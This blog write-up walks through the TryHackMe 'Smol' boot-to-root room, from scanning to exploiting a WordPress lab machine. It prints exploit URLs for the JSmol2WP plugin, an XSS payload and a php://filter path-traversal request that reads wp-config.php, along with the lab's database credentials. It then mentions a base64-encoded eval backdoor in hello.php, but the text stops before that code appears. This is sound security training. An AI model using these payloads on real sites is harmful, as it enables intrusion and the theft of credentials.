

[TRYHACKME](#) > [2025](#)

Smol


Test your enumeration skills on this boot-to-root machine. - by josemlwdf



Smol

TryHackMe



The following post by 0xb0b is licensed under [CC BY 4.0](#) 

Recon

We start with an Nmap scan and find only two open ports. Port 22 and 80.

```
(0xb0b@kali)-[~/Documents/tryhackme/smol]
$ nmap -sT -p- smol.thm -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 15:46 EST
Nmap scan report for smol.thm (10.10.191.162)
Host is up (0.041s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 40.57 seconds
```

We have an SSH server running on 22 and a web server on port 80.


```
(0xb0b@kali)-[~/Documents/tryhackme/smol]
$ nmap -sT -sV -sC -p 22,80 smol.thm -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 14:02 EST
Nmap scan report for smol.thm (10.10.191.162)
Host is up (0.038s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Did not follow redirect to http://www.smol.thm/
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.57 seconds
```

When accessing the site, we are redirected to `www.smo1.thm`. We have to add this to our `/etc/hosts` in order to reach the page.

The page looks a little unimpressive with static links. However, as we will find out later, it gives us all the information we need to obtain RCE. The page covers the topics of XSS, SSRF and RCE.



We cannot find any other VHOSTs.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -u http://smol.thm/ -H "Host:FUZZ.smol.thm" -fw 1
```

```
(0xb0b@kali)-[~/Documents/tryhackme/smol]
$ ffuf -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -u http://smol.thm/ -H "Host:FUZZ.smol.thm" -fw 1
```



```
v2.1.0-dev
```

```
:: Method      : GET
:: URL         : http://smol.thm/
:: Wordlist    : FUZZ: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header     : Host: FUZZ.smol.thm
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response words: 1
```

```
[Status: 200, Size: 62231, Words: 2096, Lines: 403, Duration: 141ms]
```

The directory scan using Feroxbuster shows us that it is a Wordpress site. For example, through the `/wp-content` directories. We can also discover the Smol plugin that gives the room its name.

```
feroxbuster -u 'http://www.smol.thm' -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-
2.3-medium.txt
```

```

(0xb0b0kali)-[~/Documents/tryhackme/smol]
$ feroxbuster -u 'http://www.smol.thm' -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt

FERRIC OXIDE
by Ben "epi" Risher  ver: 2.10.2

Target Url      http://www.smol.thm
Threads        50
Wordlist        /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
Status Codes    All Status Codes
Timeout (secs)  7
User-Agent      feroxbuster/2.10.2
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4
New Version Available https://github.com/epi052/feroxbuster/releases/latest


Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/blocks/
200 GET 2l 400w 13577c http://www.smol.thm/wp-includes/js/jquery/jquery-migrate.min.js
200 GET 129l 756w 62936c http://www.smol.thm/wp-content/themes/twentytwentythree/assets/fonts/ibm-plex-mono/IBMPlexMono-Light.woff2
200 GET 197l 596w 6400c http://www.smol.thm/wp-content/plugins/jsmol2wp/simple.htm
200 GET 19l 63w 475c http://www.smol.thm/wp-content/plugins/jsmol2wp/updates/jsmol2wp.txt
200 GET 158l 1189w 9204c http://www.smol.thm/wp-content/plugins/jsmol2wp/help.htm
200 GET 172l 887w 70274c http://www.smol.thm/wp-content/themes/twentytwentythree/assets/fonts/ibm-plex-mono/IBMPlexMono-Italic.woff2
200 GET 258l 2327w 131613c http://www.smol.thm/wp-content/plugins/jsmol2wp/JSmol.min.nojq.js
200 GET 3l 1263w 87553c http://www.smol.thm/wp-includes/js/jquery/jquery.min.js
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/revision.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/class-wp-ajax-response.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/class-wp-theme-json-data.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/class-wp-customize-panel.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/canonical.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/class-wp-object-cache.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/author-template.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/class-wp-scripts.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/class-wp-block-list.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/shortcodes.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/rest-api.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/class-wp-oembed-controller.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/class-wp-block-parser.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/deprecated.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/class-wp-block-styles-registry.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/class-wp-recovery-mode-key-service.php
200 GET 0l 0w 0c http://www.smol.thm/wp-includes/class-wp-recovery-mode-link-service.php
  
```

We continue with a WPScan and use an API key to get a detailed report and the CVEs for the detected vulnerabilities. An API key can be obtained free of charge at

<https://wpscan.com/>.

```
wpscan --url http://www.smol.thm --api-token REDACTED
```



```

-----
      _ _ _ _ _
     / /   \ /   \
    / /   / /   /
   / /   / /   /
  / /   / /   /
 / /   / /   /
/ /   / /   /

```

WordPress Security Scanner by the WPScan Team
 Version 3.8.25
 Sponsored by Automattic - <https://automattic.com/>
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```

-----
[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]Y
[i] Updating the Database ...
[i] Update completed.

```

```

[+] URL: http://www.smol.thm/ [10.10.191.162]
[+] Started: Fri Jan 24 14:06:59 2025

```

Interesting Finding(s):

```

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://www.smol.thm/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_client/

[+] WordPress readme found: http://www.smol.thm/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://www.smol.thm/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://www.smol.thm/wp-cron.php
| Found By: Direct Access (Aggressive Detection)

```



```
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
```

[+] WordPress version 6.4.3 identified (Insecure, released on 2024-01-30).

```
| Found By: Rss Generator (Passive Detection)
| - http://www.smol.thm/index.php/feed/, <generator>https://wordpress.org/?v=6
| - http://www.smol.thm/index.php/comments/feed/, <generator>https://wordpress
```

```
| [!] 4 vulnerabilities identified:
```

```
| [!] Title: WP < 6.5.2 - Unauthenticated Stored XSS
| Fixed in: 6.4.4
| References:
| - https://wpscan.com/vulnerability/1a5c5df1-57ee-4190-a336-b0266962078f
| - https://wordpress.org/news/2024/04/wordpress-6-5-2-maintenance-and-secu
```

```
| [!] Title: WordPress < 6.5.5 - Contributor+ Stored XSS in HTML API
| Fixed in: 6.4.5
| References:
| - https://wpscan.com/vulnerability/2c63f136-4c1f-4093-9a8c-5e51f19eae28
| - https://wordpress.org/news/2024/06/wordpress-6-5-5/
```

```
| [!] Title: WordPress < 6.5.5 - Contributor+ Stored XSS in Template-Part Block
| Fixed in: 6.4.5
| References:
| - https://wpscan.com/vulnerability/7c448f6d-4531-4757-bff0-be9e3220bbbb
| - https://wordpress.org/news/2024/06/wordpress-6-5-5/
```

```
| [!] Title: WordPress < 6.5.5 - Contributor+ Path Traversal in Template-Part B
| Fixed in: 6.4.5
| References:
| - https://wpscan.com/vulnerability/36232787-754a-4234-83d6-6ded5e80251c
| - https://wordpress.org/news/2024/06/wordpress-6-5-5/
```

[+] WordPress theme in use: twentytwentythree

```
| Location: http://www.smol.thm/wp-content/themes/twentytwentythree/
| Last Updated: 2024-11-13T00:00:00.000Z
| Readme: http://www.smol.thm/wp-content/themes/twentytwentythree/readme.txt
| [!] The version is out of date, the latest version is 1.6
| [!] Directory listing is enabled
| Style URL: http://www.smol.thm/wp-content/themes/twentytwentythree/style.css
| Style Name: Twenty Twenty-Three
| Style URI: https://wordpress.org/themes/twentytwentythree
| Description: Twenty Twenty-Three is designed to take advantage of the new des
| Author: the WordPress team
| Author URI: https://wordpress.org
```

```
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://www.smol.thm/wp-content/themes/twentytwentythree/style.css, Match:
```

```
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
```

```
[i] Plugin(s) Identified:
```

```
[+] jsmol2wp
| Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/
| Latest Version: 1.07 (up to date)
| Last Updated: 2018-03-09T10:28:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| [!] 2 vulnerabilities identified:
|
| [!] Title: JSmol2WP <= 1.07 - Unauthenticated Cross-Site Scripting (XSS)
| References:
|   - https://wpscan.com/vulnerability/0bbf1542-6e00-4a68-97f6-48a7790d1c3e
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20462
|   - https://www.cbiu.cc/2018/12/WordPress%E6%8F%92%E4%BB%B6jsmol2wp%E6%BC%80
|
| [!] Title: JSmol2WP <= 1.07 - Unauthenticated Server Side Request Forgery (SSRF)
| References:
|   - https://wpscan.com/vulnerability/ad01dad9-12ff-404f-8718-9ebbd67bf611
|   - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20463
|   - https://www.cbiu.cc/2018/12/WordPress%E6%8F%92%E4%BB%B6jsmol2wp%E6%BC%80
|
| Version: 1.07 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
|   - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
|   - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
```

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:02 <=====
```

```
[i] No Config Backups Found.
```

```
[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 3
| Requests Remaining: 22
```

```
[+] Finished: Fri Jan 24 14:07:07 2025
```

```
[+] Requests Done: 185  
[+] Cached Requests: 5  
[+] Data Sent: 45.521 KB  
[+] Data Received: 13.542 MB  
[+] Memory used: 271.145 MB  
[+] Elapsed time: 00:00:07
```

XSS Vulnerability:

Title: JSmol2WP <= 1.07 - Unauthenticated Cross-Site Scripting (XSS)



JSmol2WP <= 1.07 - Unauthenticated Cross-Site Scripting (XSS)
WPScan



```
http://localhost:8080/wp-content/plugins/jsmol2wp/php/jsmol.php?  
isform=true&call=saveFile&data=%3Cscript%3Ealert(/xss/)%3C/script%3E&mimetype=t  
ext/html;%20charset=utf-8
```

SSRF Vulnerability:

Title: JSmol2WP <= 1.07 - Unauthenticated Server Side Request Forgery (SSRF)



JSmol2WP <= 1.07 - Unauthenticated Server Side Request Forgery (SSRF)
WPScan



As an example, the wp-config file is loaded here, which could also contain credentials.

```
http://localhost:8080/wp-content/plugins/jsmol2wp/php/jsmol.php?  
isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../..  
wp-config.php
```

Web Access - wpuser

We use the SSRF example payload, read the `wp-config` and find the credentials for the database user `wpuser`.


```
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?
isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../wp-config.php
```

```
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the web site, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */

/** Database settings - You can get this info from your web host */
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'wpuser' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );


/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
```

We use those credentials to login as wpuser...

The screenshot shows the WordPress login page. The WordPress logo is at the top. Below it is a login form with the following fields and elements:


- Username or Email Address:** A text input field containing the text "wpuser".
- Password:** A password input field with a masked password represented by dots.
- Remember Me:** A checkbox that is currently unchecked.
- Log in:** A blue button to submit the login form.
- Lost your password?:** A link below the password field.
- + Go to Another CTF:** A link at the bottom of the login form.
- Privacy Policy:** A link at the very bottom of the page.

... and are successful.




Shell as www-data

Under Pages we find unpublished pages.



Here we are talking about Dolly, a plugin to revise the code, we should check the source code.



Let's take a look at the original dolly, which has a hello.php. So we might have to search for it.



GitHub - WordPress/hello-dolly: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong.

GitHub



We use the SSRF vulnerability again and read the hello.php file.

```
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?
isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../hello
.php
```

The eval php command immediately catches the eye here. The command here is base64 encoded. Well, security by obscurity won't help here.

```

function hello_dolly_get_lyric() {
    /** These are the lyrics to Hello Dolly */
